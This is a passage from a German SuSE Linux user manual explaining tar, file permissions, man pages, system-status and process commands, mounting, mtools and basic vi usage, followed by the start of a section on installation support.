`tar` erzeugt (**c**) das komprimierte (**z**) Archiv `archivdatei.tgz` (**f**), in dem die Datei `datei1` und alle Dateien im Verzeichnis `verzl` einschließlich seiner Unterverzeichnisse enthalten sind. Bei jeder Datei, die gerade eingepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**v**).

### 3. Ansehen des Archivinhalts

```
tux@erde: > tar tfz archivdatei.tgz
```

**tar** gibt ein Inhaltsverzeichnis (**t**) des komprimierten (**z**) Archivs archivdatei.tgz (**f**) aus.

Die Option **z** gibt an, dass das Programm GNU Zip (**gzip**) verwendet werden soll, um komprimierte Archivdateien zu erzeugen bzw. auszupacken.

```
tux@erde: > tar xvf archivdatei.tar
```

entpackt also die unkomprimierte Archivdatei archivdatei.tar. Nähere Informationen liefert:

```
tux@erde: > tar --help
```

## 19.8 Zugriffsrechte auf Dateien

Nur der Benutzer `'root'` hat als Systemverwalter *uneingeschränkte* Zugriffsrechte auf alle Dateien, d. h. er darf als einziger auch *alle* Zugriffsrechte setzen oder löschen.

### Das Konzept der Rechte

Die Verteilung der Zugriffsrechte auf eine Datei werden als Rechtemaske beschrieben, die aus drei Teilen besteht:

- Rechte des Besitzers
- Rechte für Gruppenmitglieder
- Rechte für alle anderen

Jede dieser drei Kategorien wird bei der (langen) Darstellung eines Verzeichniseintrags durch jeweils drei Zeichen angezeigt. Zusammen mit dem ersten Zeichen für den Dateityp (d, l, oder -) ergeben sich die 10 Flags für jede Datei. Jedes Flag wird durch ein Zeichen repräsentiert. Die möglichen Flags sind für alle drei Kategorien gleich: `'r'` für Lesen (engl. *readable*), `'w'` für Schreiben (engl. *writable*) und `'x'` für Ausführen (engl. *executable*). Ist ein Flag nicht gesetzt, so wird dies durch das Zeichen `'-'` gekennzeichnet. Betrachten wir als Beispiel den Verzeichniseintrag für die imaginäre Datei `linux.info`.

```
-rw-r-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

-	r	w	-	r	-	x	r	-	-
Typ	Eigentümer		Gruppe			Andere			

Abbildung 19.1: Darstellung der Rechte an Dateien

Für die Datei `linux.info` bedeutet dies folgendes: Der Eigentümer der Datei (`tux`) darf sie ändern und lesen, die Mitglieder der Gruppe `users` dürfen sie

nur lesen und ausführen, während alle anderen Systembenutzer `linux.info` nur lesen dürfen. Der führende `-` zeigt an, dass es sich um eine „normale“ *Datei* (engl. *regular file*) handelt.

Ganz ähnlich verhält es sich mit Verzeichnissen. Dann steht vor den 9 Zeichen, die die Rechte zuordnen, noch ein `d` (engl. *directory*) und könnte so aussehen:

```
drwxr-xr--  3 tux users 1024 Jun 29 13:11 info/
```

Wenn für ein Verzeichnis das `x`-Flag gesetzt ist, dann bedeutet dies, dass man in dieses Verzeichnis hineinwechseln kann.

Also dürfen Benutzer, die nicht zur Gruppe `users` gehören, nicht in das Verzeichnis `info` wechseln.

## Ändern von Zugriffsrechten

Die Änderung von Zugriffsrechten geschieht mit dem Befehl **chmod** (engl. *change mode*). Im Wesentlichen benötigt **chmod** zwei Argumente:

- die zu ändernden Zugriffsrechte, und
- einen Dateinamen.

Die Kategorien der drei möglichen Gruppen werden dabei durch `u` für den Eigentümer bzw. Benutzer (engl. *user*), `g` für die Gruppe (engl. *group*) und `o` für alle anderen (engl. *others*) angegeben, gefolgt von den zu ändernden Zugriffsrechten. Ein `-` oder `+` wird hierbei für das Entfernen oder Hinzufügen von Rechten verwendet. Folgende Eingabe setzt z. B. die Rechte der Datei `linux.info` für Gruppenmitglieder auf lesbar, veränderbar und ausführbar:

```
tux@erde: > chmod g+rw linux.info
```

Wenn Rechte für alle drei Kategorien von Benutzern gesetzt werden sollen, genügt die Angabe der zu ändernden Rechte. Folgende Eingabe setzt die Rechte für die Datei `linux.info` so, dass niemand Schreiberlaubnis besitzt:

```
tux@erde: > chmod -w linux.info
```

Die Rechte für Lesen und Ausführen werden davon nicht betroffen.

Zugriffsrechte können auch in einem Befehl entzogen und gesetzt werden. Folgende Eingabe setzt die Rechte der Datei `linux.info` des Eigentümers auf ausführbar, nicht lesbar, nicht veränderbar:

```
tux@erde: > chmod u+x-rw linux.info
```

Wenn man sich das Ergebnis ansieht:

```
tux@erde: > ls -l linux.info
```

```
---xr-xr--  1 tux users 29524 Jun 29 13:11 linux.info
```

In diesem Zusammenhang interessante Befehle sind **chown** für „Besitzer ändern“ (engl. *change owner*) und **chgrp**, um die Gruppe zu ändern (engl. *change group*).



### Hinweis

Das Ändern von Rechten geht freilich nur dann, wenn das zugrundeliegende Dateisystem ein Rechtesystem unterstützt. So muss man bei `msdos`- oder `vfat`-Systemen bereits beim „Mounten“ die Rechte festlegen (vgl. Abschnitt 19.11.2 auf Seite 565).

## 19.9 Manual-Pages

Über Befehle, Konfigurationsdateien und C-Bibliotheksfunktionen geben Ihnen die Manual-Pages Auskunft. Die verschiedenen Aufrufvarianten zeigt Tabelle 19.5.

<code>man &lt;Stichwort&gt;</code>	ruft die Manual-Page zu <code>&lt;Stichwort&gt;</code> auf.
<code>man -f &lt;Stichwort&gt;</code>	sucht nach <code>&lt;Stichwort&gt;</code> und listet die gefundenen Manual-Pages.
<code>man -k &lt;Stichwort&gt;</code>	sucht in allen Sektionen der Manpages nach einer Manual-Page zum Stichwort <code>&lt;Stichwort&gt;</code> und listet die gefundenen Manual-Pages auf.
<code>man &lt;Sektion&gt; &lt;Stichwort&gt;</code>	ruft die Manual-Page zu <code>&lt;Stichwort&gt;</code> aus <code>&lt;Sektion&gt;</code> auf. So ruft der Befehl <code>man 1 man</code> die Manual-Page zum Befehl <code>man</code> aus der Sektion 1 auf.

Tabelle 19.5: Aufrufe des Befehls `man`

Zum Anzeigen der Manual-Pages verwendet der Befehl `man` das Tool `less`; vgl. zur Bedienung von `less` den Abschnitt 19.7.3 auf Seite 553. Sollten Sie das SuSE-Hilfesystem installiert haben, so können Sie darüber die Manual-Pages bequem mit einem Webbrowser einsehen. – Unter dem X Window System können Sie auch das Programm `xman` verwenden. Der gewöhnliche `man`-Befehl hat dessen ungeachtet seine Daseinsberechtigung: `man` ist einfach schneller.

Die Manual-Pages sind auf verschiedene Sektionen aufgeteilt; vgl. Tabelle 19.6 auf der nächsten Seite.

- 1 Beschreibt die Benutzerbefehle, allerdings sind viele **bash**- und **tcsh**-Befehle eingebaute Befehle, d. h. hier geben die Manual-Pages der benutzten **bash** oder **tcsh** Auskunft.
- 2 Die Systemaufrufe der verschiedenen Bibliotheken.
- 3 Die C-Bibliotheksfunktionen.
- 4 Die Beschreibung von Konfigurationsdateien.
- 5 Die Syntax wichtiger Dateien.
- 6 Beschreibung von Spielen.
- 7 Alles was mit Text, Textformatierung und anderen Formaten zu tun hat.
- 8 Die Befehle des Systemverwalters.
- 9 Die Beschreibung der Linux-Kernelroutinen.
- n **n** kommt angeblich von neu, hier sind sonstige Manual-Pages aufgeführt, die in eine der oberen Sektionen gehören, aber traditionell hier stehen oder zu keiner Sektion genau passen.

Tabelle 19.6: Sektionen der Manual-Pages

Beachten Sie, dass *nicht zu jedem* Stichwort oder Befehl eine Manual-Page vorhanden ist. Eventuell finden Sie dann unter `/usr/share/doc/` mehr Information, z. B. unter `/usr/share/doc/howto/en`, `/usr/share/doc/howto/en/mini` oder im Verzeichnis `/usr/share/doc/packages` (paketbezogene Information).

## 19.10 Informationen über den Systemzustand

Häufig ist es wichtig, Auskunft über den Zustand des Systems zu erhalten. Hierbei helfen z. B. die Befehle **df**, **du**, **free**, **ps**, **top**.

### 19.10.1 Der Befehl **df**

**df** (engl. *disk free*) gibt Auskunft über den verfügbaren und benutzten Plattenplatz. Die Ausgabe erfolgt wie in Ausgabe 19.10.1 abgebildet.

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda4	699392	659258	5165	99%	/home
/dev/sda1	102384	23955	73310	25%	/
/dev/sdb1	2097136	2070485	26651	99%	/usr
/dev/sda3	126976	106908	20068	84%	/opt

Ausgabe 19.10.1: Ausgabe des Befehls **df**

Auf den ersten Blick und bei den heutigen Plattengrößen ist das eine sehr unübersichtliche Tabelle; versuchen Sie bitte die Option `-h` (engl. *human-readable*) und die Welt sieht gleich viel besser aus!



### 19.10.2 Der Befehl **du**

Der Befehl **du** (engl. *disk usage*) ist eine gute Ergänzung zu **df**; angezeigt wird der von Unterverzeichnissen und einzelnen Dateien belegte Speicherplatz – denken Sie wieder an die Option **-h**!

Mehr darüber kann man in der Manual-Page von **du** (**man du**) oder in der Ausgabe von **--help** nachlesen.

### 19.10.3 Der Befehl **free**

**free** informiert über die Auslastung des Arbeitsspeichers und des swap-Speichers; vgl. Ausgabe 19.10.2.

	total	used	free	shared	buffers	cached
Mem:	30900	29272	1628	25608	1012	6412
-/+ buffers:		28260	2640			
Swap:	66524	176	66348			

Ausgabe 19.10.2: Ausgabe des Befehls **free**

### 19.10.4 Der Befehl **ulimit**

Mit dem Befehl **ulimit** (engl. *user limits*) ist es möglich, Limits für die Nutzung von Systemressourcen zu setzen, bzw. sich diese anzeigen zu lassen. Insbesondere ist **ulimit** dazu geeignet, den zur Verfügung stehenden [Speicher](#) für Anwendungen zu begrenzen. Dadurch kann verhindert werden, dass eine Anwendung übermäßig viel (allen) Speicherplatz für sich beschlagnahmt; dadurch könnte das System zum Stillstand kommen.

Der Aufruf von **ulimit** kann mit verschiedenen Optionen geschehen. Um den Speicherverbrauch zu begrenzen, sind z. B. die Optionen in Tabelle 19.7 tauglich.

- m max. Größe des physikalischen Speichers
- v max. Größe des virtuellen Speichers (Swap)
- s max. Größe des Stacks
- c max. Größe der Core-Dateien
- a Anzeige der gesetzten Limits

Tabelle 19.7: **ulimit**: Ressourcen für den Anwender einstellen

Systemweit können die Einstellungen in `/etc/profile` vorgenommen werden. Dort muss beispielsweise das Erzeugen von Core-Dateien freigeschaltet werden, die Programmierer zum „Debuggen“ benötigen. Als Anwender kann man die vom [Systemadministrator](#) in `/etc/profile` vorgegebenen Werte nicht erhö-

hen, aber man kann spezielle Einstellung in die eigene `~/ .bashrc` eintragen; vgl. Datei [19.10.1](#).

```
# Begrenzung des realen Speichers:
ulimit -m 98304

# Begrenzung des virtuellen Speichers:
ulimit -v 98304
```

Datei 19.10.1: `ulimit`-Einstellungen in `~/ .bashrc`

Die Speicherangaben müssen in KB gemacht werden.

Für detailliertere Informationen werfen Sie bitte einen Blick in die Manual-Page von `bash` (`man bash`).

### 19.10.5 Der Befehl `w`

Der Befehl `w` zeigt alle momentan angemeldeten Benutzer im System an. Dieser Befehl liefert eine ganze Reihe nützlicher Informationen. Neben der Anzahl der angemeldeten Benutzer erfahren Sie, wie lange das System bereits läuft, wie sehr es momentan belastet ist und was die einzelnen Benutzer so tun (vgl. Ausgabe [19.10.3](#)).

```
11:05am up 21 days, 21:10, 8 users, load average: 0.23, 0.10, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1     -               11:02am  3:34   0.10s  0.05s  -bash
tux       tty3     -               11:04am  1:24   1.29s  1.22s  emacs
tux       pts/1    :0.0           11Feb 0  19:42m  1:18   0.02s  sed
tux       pts/2    :0.0           30Jan 0  18:35m  56.29s  ?      -
tux       pts/6    :0.0           31Jan 0  4:00s   1.47s  ?      -
tux       pts/3    :0.0           31Jan 0  2days  1.86s  1.44s  bash
tux       pts/9    :0.0           1Feb 0   2days  3.52s  ?      -
tux       pts/10   :0.0           2Feb 0  59:19   9.10s  8.56s  lynx
tux       pts/11   :0.0           2Feb 0   0.00s  26:49   0.01s
                                     rlogin venus
tux       pts/12   venus.kosmos.all 11:09am  0.00s  0.11s  0.04s  w
```

Ausgabe 19.10.3: Ausgabe von `w`

### 19.10.6 Der Befehl `kill`

Senden von Signalen an laufende *Prozesse* ([⇨ Prozess](#)). Erfordert die Angabe der Prozessnummer (engl. *process id*), kurz: PID, die mit `ps` (siehe Abschnitt [19.10.7](#) auf der nächsten Seite) ermittelt werden kann. Der Befehl `kill` wird aufgerufen mit

```
erde: # kill <pid>
```

Sollte der entsprechende Prozess das Abbruchsignal abfangen, so kann er mit dem optionalen Parameter `-9` dennoch beendet werden. Der Aufruf

```
erde: # kill -9 <pid>
```

beendet den Prozess mit der `<pid>` definitiv.

### 19.10.7 Der Befehl `ps`

Der Befehl `ps` (engl. *process status*) zeigt die vom Benutzer gestarteten Prozesse an. Weitere Information zu dem Befehl liefert die Manual-Page von `ps` (`man ps`). Mit dem Aufruf `ps -a` werden auch die laufenden Prozesse der anderen Benutzer auf dem aktuellen Rechner angezeigt. Durch Angabe der Prozessnummer (1. Spalte der Ausgaben von `ps`) ist es möglich, laufende Prozesse gezielt abzubrechen (siehe Abschnitt 19.10.6 auf der vorherigen Seite).

### 19.10.8 Der Befehl `pstree`

`pstree` zeigt den kompletten „Prozessbaum“ anschaulich an. Dies zeigt Ausgabe 19.10.4.

```
init--+-bash---startx---xinit--+-X
      |                               '-sh---fvwm--+-FvwmPager
      |                                           |-FvwmWinList
      |                                           |-GoodStuff
      |                                           |-xclock
      |                                           '-xeyes
|-color_xterm---bash---xdvi.bin---gs
|-2*[color_xterm---bash---vi]
|-color_xterm---bash---pstree
|-coolmail---coolmail---xterm---pine
|-cron
|-gpm
|-inetd
|-kflushd
|-klogd
|-kswapd
|-5*[mingetty]
|-4*[nfsiod]
|-sh---master---slipto
|-syslogd
|-update
|-xload
'-xosview
```

Ausgabe 19.10.4: Ausgabe von `pstree`

### 19.10.9 Der Befehl `top`

Anzeige aller momentan laufenden Prozesse, der Systemauslastung u. v. m.; die Anzeige wird in zeitlichen Abständen aktualisiert. Beenden der Anzeige erfolgt mit `q`.

## 19.11 Dateisysteme unter Linux – mount und umount

Der Umgang mit Dateisystemen ist bisweilen eine Kunst für sich.

### 19.11.1 Übersicht

Unter Linux stehen viele verschiedene  *Dateisysteme* zur Verfügung. Eine Auswahl zeigt die Tabelle 19.8.

affs	Ein auf dem Amiga verwendetes Dateisystem (engl. <i>Amiga Fast Filesystem</i> ).
ext2	(engl. <i>Second extended Filesystem</i> ) Das Standard-Dateisystem unter Linux.
hpfs	Standard-Dateisystem von <i>IBM OS/2</i> (engl. <i>High Performance Filesystem</i> ). Dieses wird von Linux nur mit Lesezugriff (engl. <i>read-only</i> ) unterstützt.
iso9660	Standard-Dateisystem auf CD-ROMs.
minix	Dieses Dateisystem hat seinen Ursprung in akademischen Lehrprojekten über Betriebssysteme und war das erste Dateisystem, welches für Linux verwendet wurde. Heute wird es unter Linux vornehmlich als Dateisystem für Disketten verwendet.
msdos	Ursprünglich von <i>DOS</i> verwendetes Dateisystem, welches aber bis heute von diversen Betriebssystemen genutzt wird.
ncpfs	Dateisystem für das Einbinden von Novell-Volumes.
nfs	Hier befinden sich die Daten auf der Platte eines anderen Rechners und werden via Netzwerk transparent zugänglich gemacht (engl. <i>Network Filesystem</i> ).
proc	Prozess-Dateisystem (virtuell).
reiserfs	Das ReiserFS ist ein hochperformantes „Journaling Filesystem“; seit SuSE Linux 6.4 auf x86-Architekturen verfügbar.
smbfs	SMB (engl. <i>Server Message Block</i> ) ist ein Protokoll, das von WfW, Windows NT und LAN Manager verwendet wird, um Dateien über ein Netzwerk verfügbar zu machen.
sysv	Von <i>SCO-Unix</i> , <i>Xenix</i> und <i>Coherent</i> (kommerzielle Unix-Systeme für PCs) verwendetes Dateisystem.
ufs	Von <i>BSD</i> , <i>SunOS</i> und <i>NeXTstep</i> verwendetes Dateisystem; dies Dateisystem wird von Linux nur mit Lesezugriff (engl. <i>read-only</i> ) unterstützt.
umsdos	Setzt auf einem gewöhnlichen <i>fat</i> -Dateisystem auf (engl. <i>Unix on MSDOS</i> ) und erreicht durch Anlegen spezieller Dateien die notwendige Unix-Funktionalität (Rechte, Links, lange Dateinamen); es ist jedoch sehr langsam.
vfat	Erweiterung des <i>fat</i> -Dateisystems hinsichtlich der Länge der Dateinamen (engl. <i>Virtual FAT</i> ).

Tabelle 19.8: Fortsetzung auf der nächsten Seite...



Durch **umount** wird ein Datenträger aus dem Linux-Dateisystem entfernt<sup>6</sup>. Als Argument zu **umount** kann entweder der Name der Gerätedatei oder der Name des Verzeichnisses, in welches der Datenträger eingebunden ist, angegeben werden. Um also z. B. `/dev/hda2`, eingehängt unter `/dosa`, auszuhängen, kann man alternativ eingeben:

```
erde: # umount /dosa
```

oder:

```
erde: # umount /dev/hda2
```



### Hinweis


Bei von Disketten oder von anderen Wechselmedien „gemounteten“ Dateisystemen ist es wichtig, vor dem Herausnehmen der Diskette den Befehl **umount** auszuführen.

Wenn auf einem gemounteten Datenträger noch geöffnete Dateien existieren, werden beim Aufruf von **umount** diese Daten zurückgeschrieben bzw. es wird – wenn dies nicht möglich ist – eine entsprechende Fehlermeldung ausgegeben.

Will man ein Dateisystem aushängen, darf kein Benutzer mehr in einem Verzeichnis stehen (z. B. mit einer Shell), das unterhalb des auszuhängenden Mountpoints liegt.

## 19.12 DOS-Befehle unter Unix mit *mttools*

Speziell für die Bearbeitung von DOS-Dateien, sowohl auf Festplatte als auch Diskette, stehen die *mttools* aus dem Paket `mttools`, Serie `ap` zur Verfügung. Dabei versucht jedes der Programme, das jeweilige Pendant unter DOS so gut und funktionell wie möglich zu emulieren. Alle *mttools*-Befehle heißen wie ihr DOS-Pendant, mit einem vorangestellten `m`, wie z. B. **mcopy**.



### Achtung

Die *mttools*-Befehle sollten nur verwendet werden, wenn die entsprechende Diskette nicht gemountet ist!

DOS-Dateinamen setzen sich optional aus einem Laufwerksbuchstaben gefolgt von einem Doppelpunkt, einem Unterverzeichnis (optional), sowie dem eigentlichen Dateinamen zusammen. Für die Trennung von Unterverzeichnissen wird unter DOS ausschließlich der `\` verwendet.

Mit den *mttools* unter Linux kann sowohl der `/` als auch der `\` verwendet werden. Bei Gebrauch des `\` oder von *Wildcards* wie z. B. `***` oder `??`

<sup>6</sup>Eigentlich lautete der Befehl **unmount**, doch das `n` ist irgendwann im Laufe der Unix-Geschichte verloren gegangen.

müssen diese innerhalb von Anführungszeichen stehen, da sie sonst von der Shell zuerst interpretiert werden und gar nicht erst bis zum *mtools*-Befehl vordringen. Der einzelne `''` entspricht bei den *mtools* der Zeichenfolge `*.*` unter DOS. Anstelle des unter DOS gewohnten `/'` zur Übergabe etwaiger Optionen ist – wie unter Linux üblich – das Minuszeichen `-` zu verwenden.

Das Standardlaufwerk für die *mtools* ist das erste Diskettenlaufwerk (unter DOS `a:`). *mtools* nimmt das Wurzelverzeichnis der Diskette `a:\` als voreingestelltes Verzeichnis. Soll ein anderes als das voreingestellte verwendet werden, so wechseln Sie dorthin mittels *mcd*. Vergessen Sie bitte nicht, bevor Sie eine andere Diskette einlegen, wieder zurück ins Stammverzeichnis des Datenträgers zu wechseln, da sonst kein neuer Verzeichnisbaum eingelesen werden kann.

Bislang werden u. a. die folgenden (DOS-)Befehle von den *mtools* unterstützt:

<b>mattrib</b>	Ändern der DOS-Dateiattribute ( <i>hidden</i> , <i>system</i> etc.).
<b>mcd</b>	Wechsel in ein anderes Verzeichnis.
<b>mcopy</b>	Kopieren von/nach DOS nach/von Unix, auch rekursiv. Beachten Sie, dass hier auch immer das Ziel angegeben werden muss.
<b>mdel</b>	Löschen einer DOS-Datei.
<b>mdeltree</b>	Rekursives Löschen eines DOS-Verzeichnisses.
<b>mdir</b>	Anzeige eines DOS-Verzeichnisses.
<b>mformat</b>	Anlegen eines DOS-Dateisystems auf einer <i>low-level</i> -formatierten Diskette. Das <i>low-level</i> -Formatieren geschieht mit dem Befehl <i>fdformat</i> .
<b>mlabel</b>	Umbenennen eines DOS-Datenträgers.
<b>mmd</b>	Anlegen eines DOS-Unterverzeichnisses.
<b>mrdd</b>	Löschen eines DOS-Unterverzeichnisses.
<b>mread</b>	Einlesen einer DOS-Datei in ein Unix-System.
<b>mren</b>	Umbenennen einer existierenden DOS-Datei.
<b>mtype</b>	Zeigt den Inhalt einer DOS-Datei an.
<b>mwwrite</b>	<i>Low-level</i> -Kopie einer Unix-Datei auf ein DOS-Dateisystem.

Tabelle 19.9: Befehle aus dem Paket *mtools*

Als Voreinstellung wird angenommen, bei Laufwerk `a:` handle es sich um ein 3.5-Zoll-, bei Laufwerk `b:` um ein 5.25-Zoll-Diskettenlaufwerk. Dabei werden die Diskettenformate 720 KB und 1.44 MB, bzw. 360 KB und 1.2 MB unterstützt.

In `/etc/mtools.conf` können diese Standardeinstellungen geändert werden. In jeweils einer Zeile sind die Einträge wie folgt gegliedert:

- Laufwerksname (unter DOS), z. B. `a:`
- Gerätedatei (Linux), z. B. `/dev/fd0`
- Kennziffer (12 Diskettenlaufwerk, 16 Festplatte)

- Anzahl der Spuren, Leseköpfe und Sektoren

Durch Änderung der Übergabeparameter können also auch zwei 3.5-Zoll-Diskettenlaufwerke verwendet werden. Man sollte jedoch nicht zweimal den gleichen DOS-Laufwerksbuchstaben oder dieselbe Gerätedatei angeben.

### 19.13 Unix-Befehle im Überblick

Die wichtigsten Befehle sind überblicksartig in Tabelle 19.10 aufgelistet; optionale Parameter stehen in ' [ ] ':

<code>cd verz</code>	Wechsel ins Unterverzeichnis <code>verz</code> .
<code>cd ..</code>	Wechsel in das übergeordnete Verzeichnis.
<code>cd /verz</code>	Wechsel ins Verzeichnis <code>/verz</code> .
<code>cd [ ]</code>	Wechsel ins Benutzerverzeichnis.
<code>cp quelledatei zieldatei</code>	kopiert <code>quelledatei</code> nach <code>zieldatei</code> .
<code>ln [-s] bezug name</code>	erzeugt im aktuellen Verzeichnis den [symbolischen] Link <code>name</code> , der auf die Datei <code>bezug</code> zeigt. <code>name</code> gibt den Pfad an, in dem die (eigentlich im aktuellen Verzeichnis) gesuchte Datei gefunden werden kann. Nur symbolische Links können über Dateisysteme hinweg gesetzt werden. Mit Hilfe symbolischer Links können auch Verzeichnisse „gelinkt“ werden.
<code>ls [verz]</code>	listet alle Dateien und Verzeichnisse im Verzeichnis <code>verz</code> auf (nur Dateinamen).
<code>ls -l [verz]</code>	listet alle Dateien und Verzeichnisse im Verzeichnis <code>verz</code> auf (ausführliche Anzeige im Langformat); ohne Parameter: der Inhalt des aktuellen Verzeichnisses.
<code>ls -a [verz]</code>	zeigt auch die versteckten Dateien an; (z. B. <code>~/ .xinitrc</code> ).
<code>mkdir neuesverz</code>	erzeugt das Verzeichnis <code>neuesverz</code> .
<code>less datei</code>	zeigt eine Datei seitenweise an (Vorblättern mit der Leertaste, Rückwärtsblättern mit <b>B</b> ).
<code>mv vondatei nachdatei</code>	verschiebt eine Datei oder benennt sie um.
<code>rm datei</code>	Löscht <code>datei</code> (auch Links!).
<code>rm -r verz</code>	Löscht das Verzeichnis <code>verz</code> rekursiv (mit Unterverzeichnissen).
<code>rmdir verz</code>	Löscht das Verzeichnis <code>verz</code> (wenn leer).

Tabelle 19.10: Fortsetzung auf der nächsten Seite...



Tabelle 19.10: Übersicht der wichtigsten Unix-Befehle

In Tabelle 19.11 finden Sie einige Befehle, die Suchaufgaben erledigen helfen.

<code>find . -name "datei"</code>	sucht in allen Unterverzeichnissen des aktuellen Verzeichnisses nach <code>datei</code> .
<code>find . -name "**emil**"</code>	sucht alle Dateien, in deren Namen die Buchstabenfolge <code>'emil'</code> enthalten ist.
<code>man befehl</code>	liefert eine Beschreibung von <code>befehl</code> .
<code>grep muster dateien</code>	durchsucht alle <code>dateien</code> nach dem angegebenen <code>'muster'</code> , das natürlich auch „reguläre Ausdrücke“ (siehe Abschnitt 19.7.2 auf Seite 552 oder <code>man regexp</code> ) enthalten kann.

Tabelle 19.11: Übersicht von Suchbefehlen

## 19.14 Ausblick

Die allgemeinen Verzeichnisse mit Befehlen unter Linux sind:

- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/sbin`
- `/usr/X11R6/bin`

Dort finden Sie viele weitere Befehle.

Mit `man <befehl>` erhalten Sie detaillierte Informationen zu den verfügbaren Befehlen und Programmen. Voraussetzung ist die Existenz einer entsprechenden Manual-Page (siehe Abschnitt 19.9 auf Seite 559). Die Ausgabe erfolgt dann auf das momentane Standardausgabegerät (i. Allg. der Bildschirm).

Mit Hilfe so genannter *Pipes*, in der Eingabezeile der Shell symbolisiert durch das Zeichen `'|'`, können Sie diese Ausgaben auch direkt auf den Drucker ausgeben oder gegebenenfalls direkt in Dateien schreiben lassen.

Ein Beispiel:

Sie möchten die Manual-Page zum Befehl **ls** ausdrucken lassen. Dies erreichen Sie mit:

```
tux@erde: > man -t ls | lpr
```

Einen thematisch geordneten Einstieg zu den Manual-Pages bietet Ihnen das Hypertext-Hilfesystem Ihres SuSE Linux-Systems. Geben Sie einfach **hilfe** oder **susehelp** ein. Hier haben Sie auch die Möglichkeit, Querverweisen auf weitere Manual-Pages zu folgen (engl. *hypertext*).

## 19.15 Der Editor vi

Die Bedienung des **vi** ist etwas gewöhnungsbedürftig. Er wird an dieser Stelle anderen Editoren vorgezogen, weil er zum einen auf jedem UNIX-ähnlichen Betriebssystem zur Verfügung steht und bei Linux zum standardmäßigen Installationsumfang gehört; zum anderen, weil seine Bedienung eindeutig ist und dadurch i. Allg. keine Missverständnisse auftreten. Außerdem: wenn nichts geht, geht **vi**.

Die nun folgende Kurzanleitung sollte Sie in die Lage versetzen, mit Hilfe des **vi** z. B. diverse Konfigurationsdateien zu editieren.

Konzept:

Der **vi** kennt 3 Betriebsarten (Modi):

- Befehlsmodus (engl. *command mode*)  
Jeder Tastendruck wird als Teil eines Befehls interpretiert.
- Einfügemodus (engl. *insert mode*)  
Tastendrucke werden als Texteingaben interpretiert.
- Komplexbefehlsmodus (engl. *last line mode*)  
Für komplexere Befehle, die in der letzten Zeile editiert werden.

Die wichtigsten Befehle des Befehlsmodus sind:

- |    |   |
|----|---|
| i  | wechselt in den Eingabemodus (Zeichen werden an der aktuellen Cursorposition eingegeben).                   |
| a  | wechselt in den Eingabemodus (Zeichen werden <i>nach</i> der aktuellen Cursorposition eingegeben).          |
| A  | wechselt in den Eingabemodus (Zeichen werden am Ende der Zeile angehängt).                                  |
| R  | wechselt in den Eingabemodus (überschreibt den alten Text).   |
| r  | wechselt zum Überschreiben <i>eines einzelnen</i> Zeichens in den Eingabemodus.                             |
| s  | wechselt in den Eingabemodus (das Zeichen, auf dem der Cursor steht, wird durch die Eingabe überschrieben). |
| C  | wechselt in den Eingabemodus (der Rest der Zeile wird durch den neuen Text ersetzt).                        |
| o  | wechselt in den Eingabemodus ( <i>nach</i> der aktuellen Zeile wird eine neue Zeile eingefügt).             |
| O  | wechselt in den Eingabemodus ( <i>vor</i> der aktuellen Zeile wird eine neue Zeile eingefügt).              |
| x  | löscht das aktuelle Zeichen.  |
| dd | löscht die aktuelle Zeile.  |
| dw | löscht bis zum Ende des aktuellen Worts.  |
| cw | wechselt in den Eingabemodus (der Rest des aktuellen Worts wird durch die Eingabe überschrieben).           |

Tabelle 19.12: Fortsetzung auf der nächsten Seite...

- u nimmt den letzten Befehl zurück.
- J hängt die folgende Zeile an die aktuelle an.
- . wiederholt den letzten Befehl.
- : wechselt in den Komplexbefehlsmodus.

Tabelle 19.12: Einfache Befehle des Editors vi

Allen Befehlen kann eine Zahl vorangestellt werden, die angibt, auf wie viele Objekte sich der folgende Befehl beziehen soll. So können durch Eingabe von '3dw' drei Wörter auf einmal gelöscht werden. Durch Eingabe von '10x' erreicht man das Löschen von zehn Zeichen ab der Cursorposition, '20dd' löscht 20 Zeilen.

Die wichtigsten Befehle des Komplexbefehlsmodus:

- |                |   |
|----------------|---|
| :q!            | verlässt vi, ohne Änderungen zu speichern             |
| :w <dateiname> | speichert unter <dateiname>                           |
| :x             | speichert die geänderte Datei und verlässt den Editor |
| :e <dateiname> | editiert (lädt) <dateiname>                           |
| :u             | nimmt den letzten Editierbefehl zurück                |

Tabelle 19.13: Komplexe Befehle des Editors vi

Das Drücken der Taste **(ESC)** im Eingabemodus wechselt in den Befehlsmodus.

## A Support und Dienstleistungen

Im Verlauf der letzten Jahre haben wir festgestellt, dass bei der Installation von Linux zwar immer seltener, aber doch immer wieder einmal Probleme auftreten können – egal wie weit Linux sich entwickelt hat. Viele dieser Erfahrungen sind in dieses Buch eingeflossen, um Ihnen, lieber Leser, ein Wochenende mit entnervtem Warten auf die Telefon-Hotline am Montagnachmittag zu ersparen, mit deren Hilfe Sie die Installation Ihres Systems fortsetzen können.

Wenn Sie auf Schwierigkeiten stoßen, sollten Sie sicherstellen, dass die Lösung nicht bereits *in diesem Buch* bzw. in unser *Support-Datenbank*<sup>1</sup> steht, bevor Sie sich an unser Support-Team wenden. Ebenso sollten Sie zuerst einmal die diversen README-Dateien auf der ersten CD konsultieren.

### A.1 60 Tage Installationssupport

#### A.1.1 Ohne Registrierung kein Installationssupport!

Um Ihnen einen optimalen Installationssupport (I-Support) gewähren zu können, werden nur Anfragen von registrierten SuSE Linux-Benutzern beantwortet.

Auf der ersten Seite dieses Handbuches finden Sie eine Registrierkarte, die Ihren Registriercode enthält. Dieser Code ist einmalig und dient zur Verifizierung, ob Sie ein echtes SuSE Linux vorliegen haben.

Wenn Sie uns die ausgefüllte Registrierkarte mit der Post zuschicken oder wenn Sie sich auf unserem WWW-Server mit Hilfe des Formulars unter der URL <http://www.suse.de/form-registration.html> online registrieren lassen, werden Sie registrierter SuSE Linux-Anwender, der u. a. Anspruch auf den Installationssupport hat.

**Registrierkarte  
Online**

#### Hinweis



Da der Registriercode und somit auch der Supportanspruch produktgebunden ist, bitten wir Sie, sich für *jede* Ausgabe von SuSE Linux zu registrieren, auch wenn Sie ein Update durchführen oder wenn Sie das Produkt direkt von uns bezogen haben. Sie werden nicht automatisch beim Kauf registriert!

<sup>1</sup>Unter welcher Internetadresse bzw. über welche Software-Pakete Sie Zugang dazu haben, erläutert Abschnitt A.6 auf Seite 579.

### A.1.2 Umfang des Installationssupports

